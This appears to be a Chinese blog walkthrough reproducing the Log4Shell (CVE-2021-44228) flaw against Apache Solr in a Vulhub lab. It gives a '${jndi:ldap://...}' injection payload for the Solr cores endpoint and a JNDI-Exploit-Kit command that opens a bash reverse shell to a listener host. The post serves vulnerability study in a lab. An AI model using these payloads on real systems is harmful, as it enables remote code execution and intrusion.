log4jshell CVE-2021-44228 复现

漏洞介绍

Log4j 是 Apache 提供的一个非常流行的 Java 日志框架。漏洞编号 CVE‑2021‑44228,就被称作 "Log4Shell",该漏洞存在于 Log4j 2 版本(从 2.0‑beta9 到 2.14.1)中,因为其日志处理机制中对 JNDI(Java 命名与目录接口)查找没有做限制或验证。攻击者只要向日志字段输入恶意 JNDI 字符串(例如 ${jndi:ldap://攻击者IP/对象}),Log4j 就会去远端服务器加载 Java 对象,从而导致 远程代码执行(RCE)

复现

通过Vulhub快速搭建环境

bash 复制代码
D:\vulhub\log4j\CVE-2021-44228
docker compose up -d


进入页面,发现Apache Solr

POST参数位置存在漏洞

bash 复制代码
/solr/admin/cores?action=${jndi:ldap://xxx}

RCE

我这里使用的java环境为java11

使用JNDI-Exploit-Kit进行利用

https://github.com/pimps/JNDI-Exploit-Kit

也可以使用ysoserial生成java反序列化载荷进行利用

https://github.com/pimps/ysoserial-modified

bash 复制代码

java -jar JNDI-Exploit-Kit-1.0-SNAPSHOT-all.jar -C 'bash -i >& /dev/tcp/192.168.10.69/4444 0>&1' -L 192.168.10.69:1234
成功得到shell
相关推荐
文章永久免费只为良心1 天前
Web应用安全与防护_第三章_日志文件包含_从一道 CTFshow 题目讲透「日志投毒型 LFI → RCE」:原理、时序陷阱与全变种攻防手册
android·网络安全·渗透测试·漏洞危害·漏洞描述·日志投毒·红队指南
吧啦蹦吧2 天前
org.springframework.context.ApplicationListener
log4j
IT大白鼠3 天前
渗透测试实战从靶场搭建到渗透流程——第 8 篇 · 服务型靶标(上):MySQL 双版本写文件链
数据库·mysql·渗透测试
sbjdhjd3 天前
从污点追踪断点到 PHP-FPM 请求队列:HIDS PHP WebShell 样本复盘
开发语言·网络安全·数据挖掘·渗透测试·开源·php·shell
能年玲奈喝榴莲牛奶4 天前
4zreark:只用 PostgreSQL 的资产侦察与漏洞管理平台,Go + React 全栈开源
网络安全·渗透测试·资产测绘·企业管理·资产收集
七夜zippoe4 天前
Agent 网关设计:统一入口、智能路由与负载均衡
运维·ai·log4j·负载均衡·agent·网关设计
天府云创4 天前
Rustscan 端口扫描工具入门到实战
渗透测试·网络扫描·nmap·网络嗅探·rustscan·安全测速·企业攻防
admin and root5 天前
《神农安全.AI漏洞挖掘src赏金》单独开放!
安全·web安全·网络安全·数据挖掘·渗透测试·ai安全·白帽子黑客
IT大白鼠5 天前
渗透测试实战从靶场搭建到渗透流程——第 4 篇 · SQL 注入进阶:POST、请求头与绕过
渗透测试
IT大白鼠7 天前
渗透测试实战从靶场搭建到渗透流程——第 1 篇 · 靶场宿主搭建:Docker 编排 15 个常驻靶场
渗透测试